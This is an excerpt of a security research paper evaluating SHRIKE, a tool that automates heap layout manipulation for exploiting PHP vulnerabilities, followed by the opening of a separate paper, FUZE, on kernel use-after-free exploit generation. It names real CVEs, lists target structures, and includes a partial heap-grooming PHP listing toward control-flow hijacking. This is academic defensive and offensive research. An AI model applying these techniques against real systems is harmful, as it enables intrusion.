The $m$ and $r$ parameters to Algorithm 1 were set to 1000 and .98 respectively[6].The $g$ parameter was set to 500,000. A larger value would provide more opportunities for the search algorithm to find solutions, but with 2592 total benchmarks to run, and 500,000 executions taking in the range of 5-15 minutes depending on the number of interactions in the starting state, this was the maximum viable value given our computational resources. The results of the benchmarks averaged across all starting states can be found in Table 1, with the full results in the appendices in Table 4.

[5]PHP makes use of both the system allocator and its own allocator. We captured the initialisation sequences for both.

[6]To determine reasonable values for these parameters, we constructed a small, distinct set of benchmarks explicitly for this purpose and separate to those used in our evaluation.





Figure 5: A solution for the reversed allocation order to corruption direction relationship. A hole is created via a placeholder which can then be used for the source.

To understand the '% Natural' and '% Reversed' columns in the results table we must define the concept of the *allocation order to corruption direction relationship*. We refer to the case of the allocation of the source of an overflow temporally first, followed by its destination, or the allocation of the destination of an underflow temporally first, followed by its source as the *natural* relationship. This is because most allocators split space from the start of free chunks and thus, for an overflow, if the source and destination are both split from the same chunk and the source is allocated first then it will naturally end up before the destination. The reverse holds for an underflow. We refer to the relationship as *reversed* in the case of the allocation of the destination temporally first followed by the source for an overflow, or the allocation of the source temporally first followed by the destination for an underflow. We expect this case to be harder to solve for most allocators, as the solution is more complex than for the *natural* relationship. A visualisation of this idea can be seen in Figure 4 and a solution for the reversed case is shown in Figure 5.

From the benchmarks a number of points emerge:

- When segregated storage is not in use, as with `dlmalloc` and `avrlibc`, and when there is no noise, 98% to 100% of the benchmarks are solved.
- Segregated storage significantly increases problem difficulty. With no noise, the overall success rate drops to 72% for `tcmalloc`.
- With the addition of a single noisy allocation, the overall success rate drops to close to 50% across all allocators.
- The order of allocation for the source and destination matters. A layout conforming to the natural allocation order to corruption direction relationship was easier to find in all problem instances. With four noisy allocations the success rate for problems involving the natural allocation order ranges from

44% to 51%, but drops to between 17% and 38% for the reversed order. It is also worth noting that the difference in success rate between natural and reversed problem instances is lower for `avrlibc` than for `dlmalloc` and `tcmalloc`. This is because in some situations `avrlibc` will split space from free chunks from the end instead of from the start. Thus, a reversed order problem can be turned into a natural order problem by forcing the heap into such a state, and this is often easier than solving the reversed order problem.

- We ran each experiment 9 times, and if all $9 * 500,000$ executions are taken together then 78% of the benchmarks are solved *at least* once. In other words, only 22% of the benchmarks were never solved by our approach, which is quite encouraging given the simplicity of the algorithm.

## 4.2 PHP-Based Benchmarks

To determine if automatic HLM is feasible in real world scenarios we selected three heap overflow vulnerabilities and ten dynamically allocated structures that were identified by SHRIKE as being potentially useful targets (namely structures that have pointers as their first field). Pairing each vulnerability with each target structure provides a total of 30 benchmarks. For each, we ran an experiment in which SHRIKE was used to search for an input which would place the overflow source and destination structure adjacent to each other.

A successful outcome means the system can discover how to interact with the underlying allocator via PHP's API, identify how to allocate sensitive data structures on the heap, and construct a PHP program which places a selected data structure adjacent to the source of an OOB memory access. This saves an exploit developer a significant amount of effort, allowing them to focus on how to leverage the resulting OOB memory access.

Our evaluation utilised the following vulnerabilities:

- **CVE-2015-8865**. An out-of-bounds write vulnerability in `libmagic` that exists in PHP up to version 7.0.4.
- **CVE-2016-5093**. An out-of-bounds read vulnerability in PHP up to version 7.0.7, related to string processing and internationalisation.
- **CVE-2016-7126**. An out-of-bounds write vulnerability in PHP up to version 7.0.10, related to image processing.

The ten target structures are described in the appendix in Table 3 and the full details of all 30 experiments can be found in Table 5. As with the synthetic benchmarks, the $m$ and $r$ arguments to the `Search` function were set to 1000 and .98 respectively. Instead of limiting the number of executions via the $g$ parameter the maximum run time for each experiment was set to 12 hours. The following summarises the results:

- SHRIKE succeeds in producing a PHP program achieving the required layout in 21 of the 30 experiments run and fails in 9 (a 70% success rate).
- There are 15 noise-free benchmarks of which SHRIKE solves all 15, and 15 noisy benchmarks of which SHRIKE solves 6. This follows what one would expect from the synthetic benchmarks.
- In the successful cases the analysis took on average 571 seconds and 720,000 candidates.

Of the nine benchmarks which SHRIKE does not solve, eight involve CVE-2016-7126. The most likely reason for the difficulty of benchmarks involving this vulnerability is noise in the interaction sequences involved. The source buffer for this vulnerability results from an allocation request of size 1, which PHP rounds up to 8 – an allocation size that is quite common throughout PHP, and prone to occurring as noise. There is a noisy allocation in the interaction sequence which allocates the source buffer itself, several of the interaction sequences which allocate the target structures also have noisy allocations, and all interaction sequences which SHRIKE discovered for making allocations of size 8 involve at least one noisy allocation. For example, the shortest sequence discovered for making an allocation of size 8 is a call to `imagecreate(57, 1)` which triggers an allocation of size 7360, two allocations of size 8 and two allocations of size 57. In contrast, there is little or no noise involved in the benchmarks utilising CVE-2016-5093 and CVE-2015-8865.

## 4.3 Generating a Control-Flow Hijacking Exploit for PHP

To show that SHRIKE can be integrated into the development of a full exploit we selected another vulnerability in PHP. CVE-2013-2110 allows an attacker to write a NULL byte immediately after the end of a heap-allocated buffer. One must utilise that NULL byte write to corrupt a location that will enable more useful exploitation primitives. Our aim is to convert the NULL byte write into both an information leak to defeat ASLR and the ability to modify arbitrary memory locations.

We first searched SHRIKE's database for interaction sequences that allocate structures that have a pointer as their first field. This lead us to the `imagecreate` function which creates a `gdImage` structure. This structure uses a pointer to an array of pointers to represent a grid of pixels in an image. By corrupting this pointer via the NULL byte write, and then allocating a buffer we control at the location it points to post-corruption, an attacker can control the locations that are read and written from when pixels are read and written.

Listing 4 shows the template provided to SHRIKE. In less than 10 seconds SHRIKE finds an input that places the source immediately prior to the destination. Thus the pointer that is the first field of the `gdImage` structure is corrupted. Listing 5 in the appendices shows part of the generated solution. After the corruption occurs the required memory read and write primitives can be achieved by allocating a controllable buffer into the location where the corrupted pointer now points. For brevity we leave out the remaining details of the exploit, but it can be found in full in the SHRIKE repository. The end result is a PHP script that hijacks the control flow of the interpreter and executes native code controlled by the attacker.

## 4.4 Research Questions

**RQ1: What factors most significantly impact the difficulty of the heap layout manipulation problem in a deterministic setting?**

The following factors had the most significant impact on problem difficulty:

- **Noise.** In the synthetic benchmarks, noise clearly impacts difficulty. As more noise is added, more holes typically have to be created. In the worst case (`dlmalloc`) we see a drop off from a 99% overall success rate to 33% when four noisy allocations are included. A similar success rate is seen for `avrlibc` and `tcmalloc` with four noisy allocations. In the evaluation on PHP noise again played a significant role, with SHRIKE solving 100% of noise-free instances and 40% of noisy instances.
- **Segregated storage.** In the synthetic benchmarks segregated storage leads to a decline in the overall success rate on noise-free instances from 100-99% to 72%.
- **Allocation order to corruption direction relationship.** For all configurations of allocator, noise and starting state, the problems involving the natural order were easier. For the noise-free instances on `avrlibc` and `dlmalloc` the difference is in terms of solved problems is just 1-2%, but as noise is introduced the success rate between the natural and reversed benchmarks diverges. For `dlmalloc` with four noisy allocations the success rate for the natural order is 49% but only 17% for the reversed order, a difference of 32%.

**RQ2: Is pseudo-random search an effective approach to heap-layout manipulation?**

Without segregated storage, when there is no noise then 100-99% of problems were solved, with most experiments taking 15 seconds or less. As noise is added the rate of success drops to 51% and 46% for a single noisy allocation, for `dlmalloc` and `avrlibc` respectively, and then to 41% and 33% for four noisy allocations. The extra constraints imposed on layout by segregated storage present more of a challenge. On noise-free runs the rate of success is 72% and drops to 52% and 37% as one and four noisy allocations, respectively, are added. However, as noted in section 4.1, if all 10 runs of each experiment are considered together then 78% of the benchmarks are solved at least once.

On the synthetic benchmarks it is clear that the effectiveness of pseudo-random search varies depending on whether segregated storage is in use, the amount of noise, the allocation order to corruption direction relationship and the available computational resources. In the best case, pseudo-random search can solve benchmarks in seconds, while in the more difficult ones it still attains a high enough success rate to be worthwhile given its simplicity.

When embedded in SHRIKE, pseudo-random search approach also proved effective, with similar caveats relating to noise. 100% of noise-free problems were solved, while 40% of those involving noise were. On average the search took less than 10 minutes and 750,000 candidates, for instances on which it succeeded.

**RQ3: Can heap layout manipulation be automated effectively for real-world programs?**

Our experiments with PHP indicate that automatic HLM can be performed effectively for real world programs. As mentioned in RQ2, SHRIKE had a 70% success rate overall, and a 100% success rate in cases where there was no noise.

SHRIKE demonstrates that it is possible to automate the process in an end-to-end manner, with automatic discovery of a mapping from the target program's API to interaction sequences, discovery of interesting corruption targets, and search for the required layout. Furthermore, SHRIKE's template based approach show that a system with these capabilities can be naturally integrated into the exploit development process.

## 4.5 Generalisability

Regarding generalisability, our experiments are not exhaustive and care must be taken in extrapolating to benchmarks besides those presented. However, we believe that the presented search algorithm and architecture for SHRIKE are likely to work similarly well with other language interpreters. SHRIKE depends firstly on some means to discover language constructs and correlate them with their resulting allocator interactions, and secondly on a search algorithm that can piece together these fragments to discover a required layout. The approach used in SHRIKE to solve the first problem is based on previous work on vulnerability detection that has been shown to work on interpreters for Javascript and Ruby, as well as PHP [17,18]. Our extensions, namely a different approach to fuzzing as well as instrumentation to record allocator interactions, do not threaten the underlying assumptions

of the prior work. Our solution to the second problem, namely the random search algorithm, has demonstrated its capabilities on a diverse set of benchmarks. Thus, we believe it is reasonable to expect similar results versus targets that rely on allocators with a similar architecture.

### 4.6 Threats to Validity

The results on our synthetic benchmarks are impacted by our choice of source and destination sizes. There may be combinations of these that produce layout problems that are significantly more or less difficult to solve. A different set of starting sequences, or available interaction sequences may also impact the results. We have attempted to mitigate these issues by selecting diverse sizes and starting sequences, and allowing the analysis engine to utilise only a minimal set of interaction sequences.

Our results on PHP are affected by our choice of vulnerabilities and target data structures, and we could have inadvertently selected for cases that are outliers. We have attempted to mitigate this possibility by utilising ten different target structures and vulnerabilities in three completely different sub-components of PHP. The restriction of our evaluation to a language interpreter also poses a threat if considering generalisability, as the available interaction sequences may differ in other classes of software. We have attempted to mitigate this threat by limiting the interaction sequences used to those that contain an allocation of a size equal to one of the allocation sizes found in the sequences which allocate the source and destination.

## 5 Related Work

The hacking and security communities have extensively published on reverse engineering heap implementations [31, 35], leveraging weaknesses in those implementations for exploitation [21, 23, 25], and heap layout manipulation for exploitation [19, 22]. There is also work on constructing libraries for debugging heap internals [3] and libraries which wrap an application's API to provide layout manipulation primitives [28]. Manually constructed solutions for heap layout manipulation in non-deterministic settings are also commonplace in the literature of the hacking and security communities [7, 15].

Several papers [5, 8, 16] have focused on the AEG problem. These implementations are based on symbolic execution and exclusively focus on exploitation of stack-based buffer overflows. More recently, as part of the DARPA Cyber Grand Challenge [10] (CGC), a number automated systems [13, 14, 29, 30] were developed which combine symbolic execution and high performance fuzzing to identify, exploit and patch software vulnerabilities in an autonomous fashion. As with earlier systems, none of the CGC participants appear to specifically address the challenges of heap-based vulnerabilities. Over the course of the CGC finals only a single heap-based vulnerability was successfully exploited [11]. No details are available on how this was achieved but it would seem likely that this was an inadvertent success, rather than a solution which explicitly reasoned about heap-based exploitation.

In [26] the authors present work on exploit generation for heap-based vulnerabilities that is orthogonal to ours. Using a driver program the system builds a database of conditions on the heap layout that, if met, would allow for corruption of heap metadata to be turned into a *write-N* primitive [22]. To leverage these primitives in an exploit for a real program it is assumed that an input is provided for the program that results in the required heap layout prior to triggering the metadata corruption. In this paper we have demonstrated an approach to producing inputs that satisfy heap layout constraints, and thus could be used to process vulnerability triggers into inputs that meet the requirements of their system.

Vanegue [33] defines a calculus for a simple heap allocator and also provides a formal definition [32] of the related problem of automatically producing inputs which maximise the likelihood of reaching a particular program state given a non-deterministic heap allocator.

## 6 Conclusion

In this paper we have outlined the heap layout manipulation problem as a distinct task within the context of automated exploit generation. We have presented a simple, but effective, algorithm for HLM in the case of a deterministic allocator and a known starting state, and shown that it can succeed in a significant number of synthetic benchmarks. We have also described an end-to-end system for HLM and shown that it is effective when used with real vulnerabilities in the PHP interpreter.

Finally, we have demonstrated how a system for automatic HLM can be integrated into exploit development. The directives provided by SHRIKE allow the exploit developer to focus on the higher level concepts in the exploit, while letting SHRIKE resolve heap layout constraints. To the best of our knowledge, this is a novel approach to adding automation to exploit generation, and shows how an exploit developer's domain knowledge and creativity can be combined with automated reasoning engines to produce exploits. Further research is necessary to expand on the concept, but we believe such human-machine hybrid approaches are likely to be an effective means of producing exploits for real systems.

## 7 Acknowledgements

This research was supported by ERC project 280053 (CPROVER) and the H2020 FET OPEN 712689 SC$^2$.

## References


[1] ANONYMOUS. Once upon a free(). http://phrack.com/issues/57/9.html, Aug. 11 2001. Accessed: 2018-06-28.

[2] ANSI X3.159-1989. *American National Standard Programming Language C*, Dec. 14 1990.

[3] ARGP. OR'LYEH? the shadow over firefox. http://phrack.com/issues/69/14.html, May 6 2016. Accessed: 2018-06-28.

[4] ARGP, AND HUKU. Pseudomonarchia jemallocum. http://phrack.com/issues/68/10.html, Apr. 14 2012. Accessed: 2018-06-28.

[5] AVGERINOS, T., CHA, S. K., HAO, B. L. T., AND BRUMLEY, D. AEG: automatic exploit generation. In *Proceedings of the Network and Distributed System Security Symposium, NDSS 2011, San Diego, California, USA, 2011* (2011).

[6] BERGER, E. D., AND ZORN, B. G. Diehard: Probabilistic memory safety for unsafe languages. In *Proceedings of the 27th ACM SIGPLAN Conference on Programming Language Design and Implementation* (New York, NY, USA, 2006), PLDI '06, ACM, pp. 158–168.

[7] BLAZAKIS, D. Interpreter exploitation: Pointer inference and JIT spraying. In *Blackhat USA 2010* (2010).

[8] BRUMLEY, D., POOSANKAM, P., SONG, D., AND ZHENG, J. Automatic patch-based exploit generation is possible: Techniques and implications. In *Proceedings of the 2008 IEEE Symposium on Security and Privacy* (Washington, DC, USA, 2008), SP '08, IEEE Computer Society, pp. 143–157.

[9] CHA, S. K., AVGERINOS, T., REBERT, A., AND BRUMLEY, D. Unleashing mayhem on binary code. In *Proceedings of the 2012 IEEE Symposium on Security and Privacy* (Washington, DC, USA, 2012), SP '12, IEEE Computer Society, pp. 380–394.

[10] DARPA. Cyber grand challenge. http://archive.darpa.mil/cybergrandchallenge/, 2016. Accessed: 2018-06-28.

[11] EAGLE, C. Re: DARPA CGC recap. http://seclists.org/dailydave/2017/q2/2. Accessed: 2018-06-28.

[12] ESSER, S. State of the art post exploitation in hardened PHP environments. In *Blackhat USA 2009* (2009).

[13] FORALLSECURE. https://forallsecure.com/blog/2016/02/09/unleashing-mayhem/, Feb. 9 2016. Accessed: 2018-06-28.

[14] GRAMMATECH. http://blogs.grammatech.com/the-cyber-grand-challenge, Sept. 26 2016. Accessed: 2018-06-28.

[15] HAY, R. Exploitation of CVE-2009-1869. https://securityresear.ch/2009/08/03/exploitation-of-cve-2009-1869/. Accessed: 2018-06-28.

[16] HEELAN, S. Automatic generation of control flow hijacking exploits for software vulnerabilities. Master's thesis, University of Oxford, 2009.

[17] HEELAN, S. Ghosts of Christmas past: Fuzzing language interpreters using regression tests. In *Infiltrate 2014* (2014).

[18] HOLLER, C., HERZIG, K., AND ZELLER, A. Fuzzing with code fragments. In *Proceedings of the 21st USENIX Security Symposium (USENIX Security 12)* (2012), pp. 445–458.

[19] HUKU, AND ARGP. Exploiting VLC: A case study on jemalloc heap overflows. http://phrack.com/issues/68/13.html, Apr. 14 2012.

[20] JP. Advanced Doug Lea's Malloc exploits. http://phrack.com/issues/61/6.html, Aug. 13 2003.

[21] MANDT, T. Kernel pool exploitation on Windows 7. In *Blackhat DC 2011* (2011).

[22] MAXX. Vudo malloc tricks. http://phrack.com/issues/57/8.html, Aug. 11 2001.

[23] MCDONALD, J., AND VALASEK, C. Practical Windows XP/2003 exploitation. In *Blackhat USA 2009* (2009).

[24] NOVARK, G., AND BERGER, E. D. Dieharder: Securing the heap. In *Proceedings of the 17th ACM Conference on Computer and Communications Security* (New York, NY, USA, 2010), CCS '10, ACM, pp. 573–584.

[25] PHANTASMAL PHANTASMAGORIA. The malloc maleficarum. http://seclists.org/bugtraq/2005/Oct/118, Oct. 11 2005. Accessed: 2018-06-28.

[26] REPEL, D., KINDER, J., AND CAVALLARO, L. Modular synthesis of heap exploits. In *Proceedings of the 2017 Workshop on Programming Languages and Analysis for Security* (New York, NY, USA, 2017), PLAS '17, ACM, pp. 25–35.

[27] SOLAR DESIGNER. JPEG COM marker processing vulnerability (in Netscape browsers and Microsoft products) and a generic heap-based buffer overflow exploitation technique. http://www.openwall.com/articles/JPEG-COM-Marker-Vulnerability, July 25 2000. Accessed: 2018-06-28.

[28] SOTIROV, A. Heap feng shui in Javascript. In *Blackhat USA 2007* (2007).

[29] STEPHENS, N., GROSEN, J., SALLS, C., DUTCHER, A., WANG, R., CORBETTA, J., SHOSHITAISHVILI, Y., KRUEGEL, C., AND VIGNA, G. Driller: Augmenting fuzzing through selective symbolic execution. In *Proceedings of the Network and Distributed System Security Symposium* (2016).

[30] TRAIL OF BITS. https://blog.trailofbits.com/2015/07/15/how-we-fared-in-the-cyber-grand-challenge/, July 15 2015. Accessed: 2018-06-28.

[31] VALASEK, C., AND MANDT, T. Windows 8 heap internals. In *Blackhat USA 2012* (2012).

[32] VANEGUE, JULIEN. The automated exploitation grand challenge. In *H2HC 2013* (2013).

[33] VANEGUE, JULIEN. Heap models for exploit systems. In *LangSec Workshop 2015* (2015). Invited talk.

[34] WILSON, P. R., JOHNSTONE, M. S., NEELY, M., AND BOLES, D. *Dynamic Storage Allocation: A Survey and Critical Review*. Springer Berlin Heidelberg, Berlin, Heidelberg, 1995, pp. 1–116.

[35] YASON, M. V. Windows 10 segment heap internals. In *Blackhat USA 2016* (2016).

## Appendix

| Title | # Allocator Interactions | # Allocs | # Frees |
|---|---|---|---|
| php-emalloc | 571 | 366 | 205 |
| php-malloc | 15078 | 12714 | 2634 |
| python-malloc | 6160 | 3710 | 2450 |
| ruby-malloc | 70895 | 51827 | 19068 |

Table 2: Summary of the heap initialisation sequences for synthetic benchmarks. All sequences were captured by hooking the `malloc`, `free`, `realloc` and `calloc` functions of the system allocator, except for `php-emalloc` which was captured by hooking the allocation functions of the custom allocator that comes with PHP.

| Type | Size | Allocation Function |
|---|---|---|
| gdImage | 7360 | imagecreate |
| xmlwriter_object | 16 | xmlwriter_open_memory |
| php_hash_data | 32 | hash_init |
| int * | 8 | imagecreatetruecolor |
| Scanner | 24 | date_create |
| timelib_tzinfo | 160 | mktime |
| HashTable | 264 | timezone_identifier_list |
| php_interval_obj | 64 | unserialize |
| int * | 40 | imagecreatetruecolor |
| php_stream | 232 | stream_socket_pair |

Table 3: Target structures used in evaluating SHRIKE. Each has a pointer as its first field.

```
1  <?php
2  $quote_str = str_repeat("\xf4", 123);
3
4  $var_vtx_0 = str_repeat("747 X ", 58);
5  $var_vtx_1 = str_repeat("747 X ", 58);
6  $var_vtx_2 = str_repeat("747 X ", 58);
7  $var_vtx_3 = imagecreatetruecolor(346, 48);
8  <...>
9  shrike_record_alloc(0, 1);
10 $image = imagecreate(1, 2);
11 <...>
12 $var_vtx_300 = str_repeat("747 X ", 58);
13 $var_vtx_3 = 0;
14 <...>
15 shrike_record_alloc(0, 2);
16 quoted_printable_encode($quote_str);
17 $distance = shrike_get_distance(1, 2);
18 if ($distance != 384) {
19     exit("Invalid layout.\n");
20 }
```

Listing 5: Part of the solution discovered for using CVE-2013-2110 to corrupt the `gdImage` structure, which is the $1^{st}$ allocation made by `imagecreate` on line 11. Multiple calls are made to functions that have been discovered to trigger the desired allocator interactions. Frees are triggered by destroying previously created objects, as can be seen with `var_shrike_3` on line 14. The overflow source is the $1^{st}$ allocation performed by `quoted_printable_encode` on line 17

Table 4: Synthetic benchmark results. For each experiment the search was run for a maximum of 500,000 candidates. All experiments were run 9 times and the results below are the average of those runs. '% Solved' is the percentage of the 72 experiments for each row in which an input was found placing the source and destination adjacent to each other. '% Natural' is the percentage of the 36 natural allocation order to corruption direction experiments which were solved. '% Reversed' is the percentage of the 36 reversed allocation order to corruption direction experiments which were solved.

| Allocator | Start State | Noise | % Solved | % Natural | % Reversed |
|---|---|---|---|---|---|
| avrlibc-r2537 | php-emalloc | 0 | 100 | 100 | 100 |
| avrlibc-r2537 | php-malloc | 0 | 100 | 100 | 100 |
| avrlibc-r2537 | python-malloc | 0 | 100 | 100 | 100 |
| avrlibc-r2537 | ruby-malloc | 0 | 99 | 100 | 98 |
| dlmalloc-2.8.6 | php-emalloc | 0 | 99 | 100 | 99 |
| dlmalloc-2.8.6 | php-malloc | 0 | 100 | 100 | 100 |
| dlmalloc-2.8.6 | python-malloc | 0 | 99 | 100 | 97 |
| dlmalloc-2.8.6 | ruby-malloc | 0 | 99 | 100 | 98 |
| tcmalloc-2.6.1 | php-emalloc | 0 | 73 | 79 | 67 |
| tcmalloc-2.6.1 | php-malloc | 0 | 77 | 80 | 75 |
| tcmalloc-2.6.1 | python-malloc | 0 | 63 | 63 | 62 |
| tcmalloc-2.6.1 | ruby-malloc | 0 | 75 | 78 | 71 |
| avrlibc-r2537 | php-emalloc | 1 | 55 | 51 | 59 |
| avrlibc-r2537 | php-malloc | 1 | 51 | 46 | 56 |
| avrlibc-r2537 | python-malloc | 1 | 49 | 51 | 46 |
| avrlibc-r2537 | ruby-malloc | 1 | 49 | 50 | 48 |
| dlmalloc-2.8.6 | php-emalloc | 1 | 49 | 65 | 32 |
| dlmalloc-2.8.6 | php-malloc | 1 | 49 | 62 | 37 |
| dlmalloc-2.8.6 | python-malloc | 1 | 42 | 56 | 27 |
| dlmalloc-2.8.6 | ruby-malloc | 1 | 43 | 58 | 27 |
| tcmalloc-2.6.1 | php-emalloc | 1 | 52 | 59 | 45 |
| tcmalloc-2.6.1 | php-malloc | 1 | 55 | 61 | 48 |
| tcmalloc-2.6.1 | python-malloc | 1 | 50 | 52 | 48 |
| tcmalloc-2.6.1 | ruby-malloc | 1 | 53 | 61 | 44 |
| avrlibc-r2537 | php-emalloc | 4 | 43 | 44 | 42 |
| avrlibc-r2537 | php-malloc | 4 | 40 | 41 | 40 |
| avrlibc-r2537 | python-malloc | 4 | 42 | 47 | 37 |
| avrlibc-r2537 | ruby-malloc | 4 | 39 | 45 | 33 |
| dlmalloc-2.8.6 | php-emalloc | 4 | 34 | 51 | 16 |
| dlmalloc-2.8.6 | php-malloc | 4 | 31 | 44 | 17 |
| dlmalloc-2.8.6 | python-malloc | 4 | 33 | 50 | 16 |
| dlmalloc-2.8.6 | ruby-malloc | 4 | 35 | 51 | 20 |
| tcmalloc-2.6.1 | php-emalloc | 4 | 40 | 53 | 27 |
| tcmalloc-2.6.1 | php-malloc | 4 | 39 | 53 | 25 |
| tcmalloc-2.6.1 | python-malloc | 4 | 32 | 42 | 22 |
| tcmalloc-2.6.1 | ruby-malloc | 4 | 38 | 54 | 22 |

Table 5: Results of heap layout manipulation for vulnerabilities in PHP. Experiments were run for a maximum of 12 hours. All experiments were run 3 times and the results below are the average of these runs. 'Src. Size' is the size in bytes of the source allocation. 'Dst. Size' is the size in bytes of the destination allocation. 'Src./Dst. Noise' is the number of noisy allocations triggered by the allocation of the source and destination. 'Manip. Seq. Noise' is the amount of noise in the sequences available to SHRIKE for allocating and freeing buffers with size equal to the source and destination. 'Initial Dist.' is the distance from the source to the destination if they are allocated without any attempt at heap layout manipulation. 'Final Dist.' is the distance from the source to the destination in the best result that SHRIKE could find. A distance of 0 means the problem was solved and the source and destination were immediately adjacent. 'Time to best' is the number of seconds required to find the best result. 'Candidates to best' is the number of candidates required to find the best result.

| CVE ID | Src. Size | Dst. Size | Src./Dst. Noise | Manip. Seq. Noise | Initial Dist. | Final Dist. | Time to Best | Candidates to Best |
|---|---|---|---|---|---|---|---|---|
| 2015-8865 | 480 | 7360 | 0 | 0 | -16384 | 0 | <1 | 106 |
| 2015-8865 | 480 | 16 | 0 | 0 | -491424 | 0 | 170 | 218809 |
| 2015-8865 | 480 | 32 | 0 | 0 | -96832 | 0 | 217 | 286313 |
| 2015-8865 | 480 | 8 | 0 | 1 | -540664 | 0 | 642 | 862689 |
| 2015-8865 | 480 | 24 | 0 | 0 | -151456 | 0 | 16 | 13263 |
| 2015-8865 | 480 | 160 | 0 | 0 | -57344 | 0 | <1 | 63 |
| 2015-8865 | 480 | 264 | 0 | 0 | -137344 | 0 | <1 | 84 |
| 2015-8865 | 480 | 64 | 1 | 0 | -499520 | 0 | 12 | 13967 |
| 2015-8865 | 480 | 40 | 0 | 0 | -128832 | 0 | 25 | 15113 |
| 2015-8865 | 480 | 232 | 0 | 0 | -101376 | 0 | <1 | 69 |
| 2016-5093 | 544 | 7360 | 1 | 0 | 84736 | 0 | < 1 | 640 |
| 2016-5093 | 544 | 16 | 0 | 0 | -402592 | 0 | 4202 | 5295968 |
| 2016-5093 | 544 | 32 | 0 | 0 | -7776 | 0 | 2392 | 3014661 |
| 2016-5093 | 544 | 8 | 0 | 1 | -406776 | 8 | 6905 | 9049924 |
| 2016-5093 | 544 | 24 | 0 | 0 | -62624 | 0 | 202 | 231884 |
| 2016-5093 | 544 | 160 | 0 | 0 | 80640 | 0 | < 1 | 104 |
| 2016-5093 | 544 | 264 | 0 | 0 | -27712 | 0 | < 1 | 76 |
| 2016-5093 | 544 | 64 | 1 | 0 | -410624 | 0 | 487 | 607824 |
| 2016-5093 | 544 | 40 | 0 | 0 | -31648 | 0 | 15 | 458 |
| 2016-5093 | 544 | 232 | 0 | 0 | 77312 | 0 | 3 | 116 |
| 2016-7126 | 1 | 7360 | 4 | 2 | 495576 | 0 | 958 | 1181098 |
| 2016-7126 | 1 | 16 | 0 | 4 | 4360 | 88 | 4816 | 6260800 |
| 2016-7126 | 1 | 32 | 1 | 1 | 398808 | 64 | 5594 | 7272200 |
| 2016-7126 | 1 | 8 | 3 | 2 | -32 | 0 | 2662 | 3356935 |
| 2016-7126 | 1 | 24 | 3 | 1 | 344152 | 56 | 4199 | 5458700 |
| 2016-7126 | 1 | 160 | 14 | 1 | 483288 | 24 | 3005 | 3864430 |
| 2016-7126 | 1 | 264 | 0 | 1 | 379064 | 24 | 5917 | 7615179 |
| 2016-7126 | 1 | 64 | 1 | 3 | -3912 | 72 | 2752 | 3539072 |
| 2016-7126 | 1 | 40 | 5 | 1 | 375248 | 144 | 7980 | 10134600 |
| 2016-7126 | 1 | 232 | 0 | 1 | 439288 | 40 | 5673 | 7908162 |

# FUZE: Towards Facilitating Exploit Generation for Kernel Use-After-Free Vulnerabilities

Wei Wu*[1,2,3], Yueqi Chen[2], Jun Xu[2], Xinyu Xing[2*], Xiaorui Gong[1,3*], and Wei Zou[1,3]

[1]School of Cyber Security, University of Chinese Academy of Sciences

[2]College of Information Sciences and Technology, Pennsylvania State University

[3]{CAS-KLONAT†, BKLONSPT‡}, Institute of Information Engineering, Chinese Academy of Sciences
{wuwei, gongxiaorui, zouwei}@iie.ac.cn, {yxc431, jxx13, xxing}@ist.psu.edu

## Abstract

Software vendors usually prioritize their bug remediation based on ease of their exploitation. However, accurately determining exploitability typically takes tremendous hours and requires significant manual efforts. To address this issue, automated exploit generation techniques can be adopted. In practice, they however exhibit an insufficient ability to evaluate exploitability particularly for the kernel Use-After-Free (UAF) vulnerabilities. This is mainly because of the complexity of UAF exploitation as well as the scalability of an OS kernel.

In this paper, we therefore propose FUZE, a new framework to facilitate the process of kernel UAF exploitation. The design principle behind this technique is that we expect the ease of crafting an exploit could augment a security analyst with the ability to evaluate the exploitability of a kernel UAF vulnerability. Technically, FUZE utilizes kernel fuzzing along with symbolic execution to identify, analyze and evaluate the system calls valuable and useful for kernel UAF exploitation. In addition, it leverages dynamic tracing and an off-the-shelf constraint solver to guide the manipulation of vulnerable object.

To demonstrate the utility of FUZE, we implement FUZE on a 64-bit Linux system by extending a binary analysis framework and a kernel fuzzer. Using 15 real-world kernel UAF vulnerabilities on Linux systems, we then demonstrate FUZE could not only escalate kernel UAF exploitability but also diversify working exploits. In addition, we show that FUZE could facilitate security mitigation bypassing, making exploitability evaluation less challenging and more efficient.

*The main part of the work was done while studying at Pennsylvania State University.

*Corresponding authors

†Key Laboratory of Network Assessment Technology, CAS

‡Beijing Key Laboratory of Network Security and Protection Technology

## 1 Introduction

It is very rare for a software team to ever have sufficient resources to address every single software bug. As a result, software vendors such as Microsoft [13] and Ubuntu [28] design and develop various strategies for prioritizing their remediation work. Of all of those strategies, remediation prioritization with exploitability is the most common one, which evaluates a software bug based on ease of its exploitation. In practice, determining the exploitability is however a *difficult*, *complicated* and *lengthy* process, particularly for those Use-After-Free (UAF) vulnerabilities residing in OS kernels.

Use-After-Free vulnerabilities [24] are a special kind of memory corruption flaw, which could corrupt valid data and thus potentially result in the execution of arbitrary code. When occurring in an OS kernel, they could also lead to privilege escalation [6] and critical data leakage [17]. To exploit such vulnerabilities, particularly in an OS kernel, an attacker needs to manually pinpoint the time frame that a freed object occurs (*i. e.,* vulnerable object) so that he could spray data to its region and thus manipulate its content accordingly. To ensure that the consecutive execution of the OS kernel could be influenced by the data sprayed, he also needs to leverage his expertise to manually adjust system calls and corresponding arguments based on the size of a freed object as well as the type of heap allocators. We showcase this process through a concrete example in Section 2.

To facilitate exploitability evaluation, an instinctive reaction is to utilize the research works proposed for exploit generation, in which program analysis techniques are typically used to analyze program failures and produce exploits accordingly (*e.g.,* [5, 7, 8, 29]). However, the techniques proposed are insufficient for the problem above. On the one hand, this is due to the fact that the program analysis techniques used for exploit generation are suitable only for simple programs but not the OS kernel which has higher complexity and scalability. On

the other hand, this is because their technical approaches mostly focus on stack or heap overflow vulnerabilities, the exploitation of which could be possibly facilitated by simply varying the context of a PoC program, whereas the exploitation of a UAF vulnerability requires the spatial and temporal control over a vulnerable object, with the constraints of which a trivial context variation typically does not benefit exploitability exploration.

